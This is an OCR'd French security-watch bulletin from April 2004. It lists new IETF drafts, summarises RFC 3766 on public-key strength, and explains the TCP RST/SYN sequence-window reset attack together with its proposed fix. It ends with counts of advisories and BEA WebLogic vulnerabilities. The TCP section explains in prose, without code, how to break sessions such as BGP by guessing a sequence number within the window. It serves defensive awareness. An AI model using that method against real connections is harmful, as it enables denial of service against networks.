	draft-daniel-ipv6-over-wifi-00	21/04	Transmission of IPv6 Packets over WiFi Networks
	draft-palet-v6ops-auto-trans-00	21/04	Evaluation of IPv6 Auto-Transition Mechanism
	draft-chowdhury-mipv6-home-prefix-00	22/04	Home Subnet Prefix or the Home Agent discovery for Mobile IPv6
	draft-ietf-v6ops-isp-scenarios-analysis-02	21/04	Scenarios and Analysis for Introducing IPv6 into ISP Networks
	draft-ietf-v6ops-application-transition-02	31/03	Application Aspects of IPv6 Transition
IRC	draft-smith-irc-dcc2-negotiation-00	23/04	IRC Client to Client Protocol (DCC2) Connection Negotiation
IRIS	draft-ietf-crisp-iris-dreg-06	16/04	IRIS - A Domain Registry (dreg) Type
	draft-ietf-crisp-iris-core-06	16/04	IRIS - The Core Protocol
	draft-ietf-crisp-iris-beep-06	16/04	IRIS - Using IRIS over the Blocks Extensible Exchange Protocol
iSCSI	draft-ietf-ips-iscsi-slp-07	15/04	Finding iSCSI Targets and Name Servers Using SLP
L2TP	draft-ietf-l2tpext-pwe3-hdlc-03	31/03	HDLC Frames Over L2TPv3
L2VPN	draft-ietf-l2vpn-vpls-ldp-03	26/04	Virtual Private LAN Services over MPLS
LSP	draft-caviglia-mp2cp&cp2mp-00	15/04	GRSVP-TE signaling extension to move Management created LSP
MANET	draft-daniel-manet-dns-discovery-globalv6-00	31/03	DNS Discovery for global connectivity in IPv6 Mobile Ad Hoc Net
MBONED	draft-ietf-mboned-embeddedrp-03	21/04	Embedding the RP Address in an IPv6 Multicast Address
MIME	draft-klyne-hdrreg-mail-04	20/04	Registration of mail and MIME header fields
	draft-jones-avt-audio-t38-04	30/03	T.38 - audio/t38 MIME Sub-type Registration
MIPV6	draft-deng-mip6-ha-loadbalance-01	31/03	Load Balance for Distributed Home Agents in Mobile IPv6
	draft-jfaizan-mipv6-vhar-02	12/04	Virtual Home Agent Reliability Protocol (VHAR)
MPLS	draft-ietf-ccamp-gmpls-g709-07	31/03	Generalized MPLS Signalling Extensions for G.709
	draft-ietf-ccamp-gmpls-recovery-term-04	12/04	Recovery (Protection and Restoration) Terminology for GMPLS
	Draft-ietf-ccamp-gmpls-overlay-04	26/04	GMPLS RSVP Support for the Overlay Model
	draft-ietf-ccamp-gmpls-recovery-analysis-03	12/04	GMPLS-based Recovery Mechanisms
	draft-ietf-ccamp-gmpls-ason-reqts-06	19/04	Requirements for GMPLS Signaling Usage & Extensions for ASON
	draft-ietf-ccamp-gmpls-recovery-functional-02	19/04	Generalized MPLS Recovery Functional Specification
	draft-ietf-ccamp-gmpls-egress-control-01	23/04	GMPLS Signaling Procedure For Egress Control
	draft-ietf-ccamp-rsvp-node-id-based-hello-00	26/04	Node ID based RSVP Hello: A Clarification Statement

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

	draft-ietf-mpls-explicit-null-01	23/04	Removing a Restriction on the use of MPLS Explicit NULL
	draft-ooms-v6ops-bgp-tunnel-03	23/04	Connecting IPv6 Islands over IPv4 MPLS using IPv6 PE
	draft-ali-ccamp-rsvp-node-id-based-hello-01	16/04	Node ID based RSVP Hello: A Clarification Statement
	draft-vasseur-ccamp-loose-path-reopt-01	15/04	Reoptimization of MPLS Traffic Engineering loosely routed LSP
MSGHEAD	draft-newman-msgheader-originfo-05	28/05	Originator-Info Message Header
MULTI6	draft-lear-multi6-things-to-think-about-02	14/04	Things MULTI6 Developers should think about
NAT	draft-ietf-nat-natmib-09	20/04	Definitions of Managed Objects for Network Address Translators
NEMO	draft-ietf-nemo-home-network-models-00	22/04	NEMO Home Network models
NETFLOW	draft-claise-netflow-9-08	26/04	Cisco Systems NetFlow Services Export Version 9
OPES	draft-ietf-opes-iab-05	12/04	OPES Treatment of IAB Considerations
OSPF	draft-ietf-ospf-multi-area-adj-00	20/04	OSPF Multi-Area Adjacency
	draft-ietf-ospf-te-node-addr-00	26/04	Advertising a Router's Local Addresses in OSPF TE Extensions
PKIX	draft-ietf-pkix-sha224-01	31/03	A 224-bit One-way Hash Function: SHA-224
PROCESS	draft-klensin-process-july14-02	14/04	A model for IETF Process Experiments
PWE3	draft-ietf-pwe3-sonet-05	26/04	SONET/SDH Circuit Emulation over Packet (CEP)
	draft-ietf-pwe3-ethernet-encap-06	20/04	Methods for Transport of Ethernet Frames Over IP/MPLS Networks
	draft-ietf-pwe3-atm-encap-05	20/04	Methods for Transport of ATM Cells/Frame Over IP and MPLS Net
	draft-ietf-pwe3-iana-allocation-04	19/04	IANA Allocations for pseudo Wire Edge to Edge Emulation (PWE3)
	draft-ietf-pwe3-hdlc-ppp-encap-mpls-03	21/04	Methods for Transport of PPP/HDLC Over IP and MPLS Networks
RFC1738	draft-hoffman-rfc1738bis-02	20/04	Definitions of Early URI Schemes
RFC3454	draft-hoffman-rfc3454bis-02	14/04	Preparation of Internationalized Strings ('stringprep')
RFC3490	draft-hoffman-rfc3490bis-02	14/04	Internationalizing Domain Names in Applications (IDNA)
RFC3491	draft-hoffman-rfc3491bis-01	14/04	Nameprep: A Stringprep Profile for IDN
RFC3492	draft-costello-rfc3492bis-02	15/04	Punycode: A Bootstring encoding of Unicode for IDNA
ROUTING	draft-white-pathconsiderations-02	16/04	Considerations in Validating the Path in Routing Protocols
RTP	draft-ietf-avt-rtp-h264-05	26/04	RTP payload Format for H.264 Video
	draft-ietf-avt-rtp-clearmode-05	22/04	RTP payload format for a 64 kbit/s transparent call
	draft-ietf-avt-rtp-midi-format-03	16/04	RTP Payload Format for MIDI
	draft-ietf-avt-rtp-midi-guidelines-03	16/04	An Implementation Guide for RTP MIDI
	draft-ietf-avt-rtp-framing-contrans-01	30/03	RTP and RTCP Packets over Connection-Oriented Transport
	draft-ietf-avt-text-red-03	12/04	Registration of the text/red MIME Sub-Type
	draft-ietf-avt-rfc2429-bis-01	31/03	RTP Payload Format for the 1998 Version of H.263+
	draft-ietf-avt-rtp-dsr-codecs-01	14/04	RTP Payload Formats for ETSI ES 202 050, 202 211, 202 212
	draft-ietf-avt-hc-mpls-reqs-00	13/04	Requirements for Header Compression over MPLS
	draft-ietf-avt-rfc2793bis-04	27/04	RTP Payload for Text Conversation
SDP	draft-ietf-mmusic-sdp-bwparam-06	14/04	A Transport Independent Bandwidth Modifier for SDP
SIGTRAN	draft-bidulock-sigtran-m2pa-test-05	13/04	SS7 MTP2-User Peer-to-Peer Adaptation Layer Test Specifications
	draft-ietf-sigtran-m3ua-v02-00	22/04	SS7 Message Transfer Part 3 (MTP3) - User Adaptation Layer
SIMPLE	draft-boudani-simple-xcast-04	31/03	Simple Explicit Multicast (SEM)
	draft-ietf-simple-message-sessions-05	13/04	The Message Session Relay Protocol
	draft-ietf-simple-partial-notify-02	20/04	Partial Notification of Presence Information
	draft-ietf-simple-partial-pidf-format-01	20/04	PIDF Extension for Partial Presence
	draft-ietf-simple-future-01	13/04	PIDF to Indicate Presence Inf. for Past & Future Time Intervals
SIP	draft-elwell-sip-state-update-01	23/04	State update during a SIP dialog
	draft-camarillo-sipping-adhoc-simple-00	30/03	Subscriptions to Ad-Hoc Resource Lists in SIP
	draft-ranjit-sipping-conference-01	15/04	Session Initiation Protocol (SIP) Conferencing
SIPP	draft-camarillo-sipping-uri-list-02	30/03	Providing SIP Application Server with a List of URIs
	draft-camarillo-sipping-adhoc-conferencing-00	30/03	Ad-Hoc Conferencing in SIP
SMTP	draft-levine-fsv-01	26/04	A Flexible Method to Validate SMTP Senders in DNS
SNMP	draft-black-snmp-uri-04	13/04	URI Scheme for SNMP
	draft-perkins-snmpv3-overview-00	12/04	A Consolidated Overview of SNMPv3
	draft-ietf-pana-snmp-00	15/04	SNMP usage for PAA-2-EP interface
SSH	draft-ietf-secsh-break-02	21/04	Session Channel Break Extension
TCP	draft-eggert-tcpm-tcp-abort-timeout-opt-00	20/04	TCP Abort Timeout Option
TCPM	draft-ietf-tcpm-tcp-dcr-00	15/04	Improving the robustness of TCP to Non-Congestion Events.
URI	draft-fielding-uri-rfc2396bis-05	20/04	Uniform Resource Identifier (URI): Generic Syntax
URL	draft-masinter-dated-uri-04	19/04	'duri' and 'tdb': URN namespaces based on dated URIs
URN	draft-kameyama-tv-anytime-urn-01	23/04	A URN Namespace for the TV-Anytime Forum
XMPP	draft-saintandre-xmpp-uri-03	12/04	XMPP URI Format
	draft-saintandre-jsf-isoc-00	21/04	the Extensible Messaging and Presence Protocol (XMPP)
	draft-ietf-xmpp-im-22	13/04	XMPP: Instant Messaging and Presence
	draft-ietf-xmpp-core-23	13/04	Extensible Messaging and Presence Protocol: Core

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

NOS COMMENTAIRES

LES RFC

RFC 3766 / BCP 00086

Determining Strengths For Public Keys Used For Exchanging Symetric Keys

Ce standard entre dans la catégorie des recommandations d'usage ou '**Best Current Practices**'. Il a pour ambition de résoudre un problème classique: celui de la détermination de la taille optimale des clefs employées dans les algorithmes à clefs publiques notamment lorsque ceux-ci sont utilisés dans une opération de mise à la clef.

La robustesse d'un protocole cryptographique, et donc sa résistance aux attaques de toute nature, découle de la combinaison de la robustesse de l'algorithme de mise à la clef et de celle de l'algorithme de chiffrement, c'est à dire plus ou moins directement de la taille des clefs utilisées. S'il est aisé d'envisager la robustesse d'un algorithme de chiffrement symétrique comme une fonction simple de la taille de la clef utilisée, le problème est plus ardu dans le cas d'un algorithme de chiffrement asymétrique.

Il est pourtant primordial de dimensionner correctement les clefs protégeant l'opération de mise à la clef. L'utilisation de clefs trop longues conduira à consommer inutilement des ressources de calcul sans aucun gain en terme de robustesse. A contrario, l'utilisation de clefs trop courtes créera un point de faiblesse qui sera tôt ou tard exploité par l'agresseur. En effet, pourquoi celui-ci tenterait-il de déchiffrer les données quand il lui sera plus aisé d'obtenir les clefs échangées à la source ?

Pour résoudre ce problème, il est nécessaire de raisonner sur la détermination d'une robustesse équivalente exprimée en bits et calculée en référence aux algorithmes utilisés et aux conditions extrêmes d'attaque.

Les auteurs du document arrivent ainsi à la conclusion qu'une clef asymétrique (RSA ou DH) d'une taille de 2100 bits aura une robustesse équivalente à une clef de 112 bits utilisée dans un Triple-DES en regard d'une attaque effectuée avec un matériel spécialisé.

Dans la même logique d'analyse, une clef asymétrique 1200 bits pourra être utilisée conjointement avec une clef symétrique de 80 bits pour protéger une information sur une durée réduite d'un an.

Nous laisserons au lecteur le soin de découvrir par le détail le raisonnement associé à ces résultats dont certains sont pour le moins inattendus.

La table des matières de ce RFC de 23 pages est reproduite ci-dessous.

1. **Model of Protecting Symmetric Keys with Public Keys**
   1.1. The key exchange algorithms
2. **Determining the Effort to Factor**
   2.1. Choosing parameters for the equation
   2.2. Choosing k from empirical reports
   2.3. Pollard's rho method
   2.4. Limits of large memory and many machines
   2.5. Special purpose machines
3. **Compute Time for the Algorithms**
   3.1. Diffie-Hellman Key Exchange
      3.1.1. Diffie-Hellman with elliptic curve groups
   3.2. RSA encryption and decryption
   3.3. Real-world examples
4. **Equivalences of Key Sizes**
   4.1. Key equivalence against special purpose brute force hardware
   4.2. Key equivalence against conventional CPU brute force attack
   4.3. A One Year Attack: 80 bits of strength
   4.4. Key equivalence for other ciphers
   4.5. Hash functions for deriving symmetric keys from public key algorithms
   4.6. Importance of randomness
5. **Conclusion**
   5.1. TWIRL Correction
6. **Security Considerations**
7. **References**
   7.1. Informational References
8. **Authors' Addresses**
9. **Full Copyright Statement**

ftp://ftp.isi.edu/in-notes/rfc3766.txt

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

LES DRAFTS

DRAFT-IETF-TCPM-TCPSECURE

Transmission Control Protocol security considerations

Le 20 avril, l'organisme d'alerte Anglais **UNIRAS** publiait une alerte concernant une vulnérabilité dans le protocole **TCP/IP**, alerte rapidement reprise par tous les grands organismes d'alerte.

Le même jour et en coordination avec ces organismes d'alertes, l'IETF diffusait une proposition de norme intitulée '**Transmission Control Protocol security considerations**' expliquant les tenants et aboutissants de cette attaque ainsi que les modifications devant être apportées au protocole **TCP/IP** pour y remédier.

La vulnérabilité dont il est question réside dans les conditions de traitement des paquets utilisant les drapeaux '**RST**' et '**SYN**'. Le drapeau '**SYN**' est employé pour ouvrir une connexion, le drapeau '**RST**' ayant pour rôle de terminer une connexion '**TCP**' ou de rejeter abruptement une demande d'ouverture de connexion. Encore faut-il qu'un certain nombre de conditions soient respectées pour garantir le bon fonctionnement du protocole.

Spécifiées dans le **RFC793**, ces conditions sont transcrites dans l'automate d'état du protocole. Elles stipulent notamment que les paquets contenant un drapeau '**RST**' ou '**SYN**' ne seront valides qu'à la condition d'être cohérents avec l'état courant du protocole déterminé par plusieurs éléments protocolaires.

- Identité des tiers intervenant dans la session déterminée par les couples 'adresse IP et numéro de port TCP',
- Numéro de séquence du prochain paquet TCP codé sur 32 bits et utilisé pour acquitter le paquet courant.

Le **RFC793** précise a ce propos que:

> "In all states except SYN-SENT, all reset (RST) segments are validated by checking their SEQ-fields [sequence numbers]. **A reset is valid if its sequence number is in the window**. In the SYN-SENT state (a RST received in response to an initial SYN), the RST is acceptable if the ACK field acknowledges the SYN."

Et par ailleurs, que:

> un paquet '**RST**' destiné à rompre la session sera transmis au cas où un paquet '**SYN**' serait reçu avec un numéro de séquence valide dans la fenêtre d'acquittement.

On imagine aisément les effets de bord générés par ces conditions, et les conséquences de l'utilisation détournée de ces deux types de paquets: quiconque ayant connaissance de l'identité des tiers en communication et du numéro de séquence attendu pourrait casser à loisir les sessions que ces tiers auraient établi en générant non seulement un déni de service mais en créant aussi les conditions idéales pour conduire une attaque plus poussée de type 'Man-In-The-Middle'.

Il est pour cela nécessaire de pouvoir jongler avec les conditions précédemment exposées.

1. Avoir connaissance des couples 'adresse IP et numéro de port TCP' de la session que l'on souhaite casser
   La facilité avec laquelle cette condition peut être remplie dépend du contexte et principalement du protocole cible. L'avis d'alerte émis par l'UNIRAS mentionne le protocole '**BGP4**' pour lequel les ports source et destination sont connus, les adresses IP des tiers en ligne pouvant être aisément découvertes puisqu'il s'agit d'équipements de routage.
2. Avoir connaissance du numéro de séquence du dernier paquet TCP transmis
   Si les premières implémentations du protocole TCP utilisaient une valeur initiale – dite **ISN** ou **I**nitial **S**equence **N**umber - aisément prédictible, les nombreuses attaques développées depuis ont conduit les concepteurs à utiliser une valeur initiale purement aléatoire donc censée mettre en défaut les techniques de prédiction, ou au minimum, de diminuer la fiabilité des algorithmes de prédiction. Dans le cas précis des conditions régissant le traitement des paquets '**RST**' et '**SYN**', la contrainte de prédiction se réduit à trouver le numéro de séquence de l'un des quelconques paquets ayant été transmis dans la fenêtre d'acquittement active. Rappelons que, pour des problèmes d'amélioration des performances, les concepteurs du protocole TCP ont retenu une logique de gestion des acquittements consistant à valider un bloc de paquets en acquittant le dernier paquet de ce bloc plutôt que d'acquitter unitairement chaque paquet TCP reçu.

Dans une étude présentée à la conférence **CanSecWest**, **Paul Watson** démontre que l'extension de la condition de prédiction d'un numéro de séquence unitaire à celle du tirage d'un numéro valide dans une suite chronologique de numéros de séquence autorise la mise en pratique d'une attaque probabiliste avec un excellent taux de succès. On comprendra intuitivement que l'on aura plus de chances de trouver en aveugle un numéro valide dans une suite chronologique de numéros que de trouver du premier coup un unique numéro.

On notera que la taille de la fenêtre d'acquittement (la longueur de la suite) peut être paramétrée sur la majorité des implémentations de piles TCP. Il faudra cependant tenir compte de l'influence de cette taille sur les performances du protocole et sur les risques associés: trop petite elle conduira à générer un très grand nombre d'acquittements, trop grande elle augmentera le risque d'une prédiction valide et la durée de validité de cette fenêtre.

L'avis transmis par l'UNIRAS contient trois recommandations destinées à réduire le degré d'exposition d'un système à cette nouvelle classe d'attaque:

- Utiliser autant que peut se faire le protocole IPSEC,
- Réduire la taille de la fenêtre d'acquittement au risque de réduire aussi la qualité de service,
- Eviter de diffuser les numéros des ports sources utilisés.

Ces recommandation sont purement palliatives car elles ne traitent pas le problème de fond intimement lié à la conception du protocole TCP.

La proposition de standard intitulée '**Transmission Control Protocol security considerations**' vient remédier à cette nouvelle classe de problèmes en proposant plusieurs aménagements dans la logique de gestion des paquets

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

utilisant les drapeaux '**RST**', '**SYN**' et '**ACK**'.

L'idée proposée est de transformer la condition ouverte d'acceptation d'un paquet marqué d'un drapeau '**SYN**' ou '**ACK**' et contenant un numéro de séquence dans une plage acceptable en une condition stricte n'autorisant que le paquet contenant le dernier numéro de séquence attendu. Les paquets contenant un numéro de séquence appartenant à la fenêtre d'acquittement provoqueront simplement l'envoi d'un paquet '**ACK**' sans conduire à la rupture de la session. La réception d'un paquet légitime mais mal positionné dans la fenêtre ne conduira ainsi qu'à différer d'un échange la rupture de la session.

Cette solution élégante a le double mérite de préserver la bande passante en conservant l'interopérabilité avec les implémentations TCP qui n'auraient pas fait l'objet d'une mise à jour.

ftp://ftp.nordu.net/internet-drafts/draft-ietf-tcpm-tcpsecure-00.txt - Proposition d'aménagement du protocole

http://www.uniras.gov.uk/vuls/2004/236929/index.htm - Analyse détaillé de l'alerte TCP

http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.doc - Etude de P.Watson

http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.ppt - Présentation CanSecWest 2004

DRAFT-IETF-INCH-IMPLEMENT


IODEF Implementation Guide

La proposition de standard intitulée '**Incident Object Description and Exchange Format Data Model and XML DTD**' vise à définir les bases d'un modèle de description générique des incidents de sécurité commun à l'ensemble des différents centres d'alerte ou **CSIRT** (Rapports N°46 – Mai 2002 et N°53 – Décembre 2002).

Dénommé **IODEF** (**I**ncident **O**bject **D**escription & **E**xchange **F**ormat) et issu des travaux des groupes **IDWG** (**I**ntrusion **D**etection) et **ITDWG** (**I**ncident **T**axonomy and **D**escription **W**orking **G**roup) de l'**IETF**, ce modèle a subi de nombreuses évolutions depuis la spécification initiale.

Synthétisées par le diagramme de classe ci-contre, ces évolutions ont hélas conduit à complexifier quelque peu un modèle de données initialement conçu pour faciliter la lisibilité comme le précisait le **RFC3067** :

> « IODEF is a human oriented format for Incident description, and IODEF description should be capable of being read by humans. The use of automatic parsing tools is foreseen but should not be critically necessary. »



Les règles d'implémentation de ce modèle ont été regroupées dans un guide publié sous la forme d'une proposition de standard intitulée '**IODEF Implementation Guide**'.

On y trouvera l'ensemble des recommandations et règles d'implémentation dont le respect permettra de garantir la cohérence des données échangées entre les structures d'alerte: génération des identifiants uniques associés à chaque incident, formalisme associé aux champs en saisie libre, processus de validation d'un incident avant transmission, … La liste des éléments et attributs spécifiés et utilisés dans le modèle **IODEF** est fournie en annexe.

1. Introduction
- 1.1 Terminology
- 1.2 Overview
- 1.3 CSIRT Operations

2. General Integration Considerations
- 2.1 Unique Identifiers
- 2.2 Profiles
  - 2.2.1 Required Data
  - 2.2.2 Semantics
  - 2.2.3 Formatting
  - 2.2.4 Transport issues
- 2.3 Updating Incident Data

3. Importing and Processing Considerations
- 3.1 Processing Algorithm
- 3.2 IDMEF relationship
- 3.3 Types of Data
  - 3.3.1 Enumerated Values
  - 3.3.2 Structured Values
  - 3.3.3 Subjective Values
  - 3.3.4 Free-form Values
  - 3.3.5 Extensions
- 3.4 Structure of the Data
  - 3.4.1 Non-deterministic
  - 3.4.2 Document unique idents

4. Export Considerations
- 4.1 Processing Algorithm

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

5. Representation Examples
5.1 Multiple Contacts
5.2 Expectation
5.3 Sequence of Events
5.4 XML-Signature
5.5 XML-Encryption
5.6 Non-English example
5.7 Translations
6. Acknowledgments
7. Appendix 1
Normative References
Informative References
Author's Address
Intellectual Property and Copyright Statements

On notera avec 'amusement' que le document de référence '**Incident Object Description and Exchange Format Data Model and XML DTD**' n'est plus disponible sur les serveurs de l'IETF. Il a en effet été détruit fin mars conformément à la politique de l'IETF fixant à 6 mois la durée de vie d'une proposition de standard.

ftp://ftp.nordu.net/internet-drafts/draft-ietf-inch-iodef-02.txt - Syntaxe IODEF

ftp://ftp.nordu.net/internet-drafts/draft-ietf-inch-implement-00.txt - Recommandations d'implémentation

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ALERTES ET ATTAQUES

ALERTES

GUIDE DE LECTURE


La lecture des avis publiés par les différents organismes de surveillance ou par les constructeurs n'est pas toujours aisée. En effet, les informations publiées peuvent être non seulement redondantes mais aussi transmises avec un retard conséquent par certains organismes. Dès lors, deux alternatives de mise en forme de ces informations peuvent être envisagées :

Publier une synthèse des avis transmis durant la période de veille, en classant ceux-ci en fonction de l'origine de l'avis,

Publier une synthèse des avis transmis en classant ceux-ci en fonction des cibles.


La seconde alternative, pour séduisante quelle soit, ne peut être raisonnablement mise en œuvre étant donné l'actuelle diversité des systèmes impactés. En conséquence, nous nous proposons de maintenir une synthèse des avis classée par organisme émetteur de l'avis.

Afin de faciliter la lecture de ceux-ci, nous proposons un guide de lecture sous la forme d'un synoptique résumant les caractéristiques de chacune des sources d'information ainsi que les relations existant entre ces sources. Seules les organismes, constructeurs ou éditeurs, disposant d'un service de notification officiel et publiquement accessible sont représentés.



L'analyse des avis peut être ainsi menée selon les trois stratégies suivantes :

Recherche d'informations générales et de tendances :	Lecture des avis du CERT et du CIAC
Maintenance des systèmes :	Lecture des avis constructeurs associés
Compréhension et anticipation des menaces :	Lecture des avis des groupes indépendants



© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

FORMAT DE LA PRESENTATION

Les alertes et informations sont présentées classées par sources puis par niveau de gravité sous la forme de tableaux récapitulatifs constitués comme suit :

Présentation des Alertes

EDITEUR			
TITRE			
Description sommaire			
Gravité	Date	Informations concernant la plate-forme impactée	
Correction		Produit visé par la vulnérabilité	Description rapide de la source du problème
Référence		URL pointant sur la source la plus pertinente	
Référence(s) CVE si définie(s)			

Présentation des Informations


SOURCE
TITRE
Description sommaire
URL pointant sur la source d'information
Référence(s) CVE si définie(s)


SYNTHESE MENSUELLE


Le tableau suivant propose un récapitulatif du nombre d'avis publiés pour la période courante, l'année en cours et l'année précédente. Ces informations sont mises à jour à la fin de chaque période de veille. L'attention du lecteur est attirée sur le fait que certains avis sont repris et rediffusés par les différents organismes. Ces chiffres ne sont donc représentatifs qu'en terme de tendance et d'évolution.


Période du **27/03/2003** au **28/04/2004**

		Cumul	
	Période	2004	2003
Organisme	**28**	**104**	**181**
US-CERT	4	12	28
CERT-IN	0	2	4
CIAC	24	90	149
Constructeurs	**16**	**74**	**284**
Cisco	6	15	21
HP	4	24	93
IBM	1	4	12
SGI	1	4	40
Sun	4	27	118
Editeurs	**16**	**49**	**76**
BEA	7	15	5
Oracle	0	4	8
Macromedia	2	6	6
Microsoft	4	14	51
Novell	3	10	6
Unix libres	**61**	**218**	**444**
Linux RedHat	13	47	122
Linux Fedora	5	29	
Linux Debian	27	90	190
Linux Mandr.	14	37	106
FreeBSD	2	15	26
Autres	**10**	**20**	**48**
@Stake	1	4	28
eEye	8	13	9
X-Force	1	3	11









© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ALERTES DETAILLEES

AVIS OFFICIELS

Les tables suivantes présentent une synthèse des principales alertes de sécurité émises par un organisme fiable, par l'éditeur du produit ou par le constructeur de l'équipement. Ces informations peuvent être considérées comme fiables et authentifiées. En conséquence, les correctifs proposés, s'il y en a, doivent immédiatement être appliqués.

BEA

Exposition de mots de passe sur WebLogic			
Sous certaines conditions, Le mot de passe de la base de donnée est stocké en clair dans le fichier 'config.xml'			
Forte	13/04	WebLogic Server et Express version 8.1 jusqu'à SP2, 7.0 jusqu'à SP4, 6.1 jusqu'à SP6	
Correctif existant		Fichier 'config.xml'	Stockage en clair du mot de passe de la base de donnée
BEA04-53.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_53.00.jsp	

Elévation de privilèges dans WebLogic Server et Express			
Le mot de passe de l'utilisateur ayant servi à démarrer le serveur est aisément accessible.			
Forte	13/04	BEA WebLogic Server et Express 8.1 SP2 et inférieurs, 7.0 SP4 et inférieurs	
Correctif existant		Non disponible	Exposition d'information
BEA04-55.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_55.00.jsp	

Mauvaise gestion des URLs dans WebLogic			
Une vulnérabilité dans la gestion de certaines URLs affecte les serveurs WebLogic Server et Express.			
Forte	20/04	WebLogic Server et Express version 8.1 SP1 et inférieure, version 7.0 SP4 et inférieure	
Correctif existant		Non disponible	Mauvaise gestions des URLs
BEA04-56.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_56.00.jsp	

Déni de service des applications dans WebLogic			
Une vulnérabilité dans la gestion des EJBs peut conduire à un déni de service de certaines applications.			
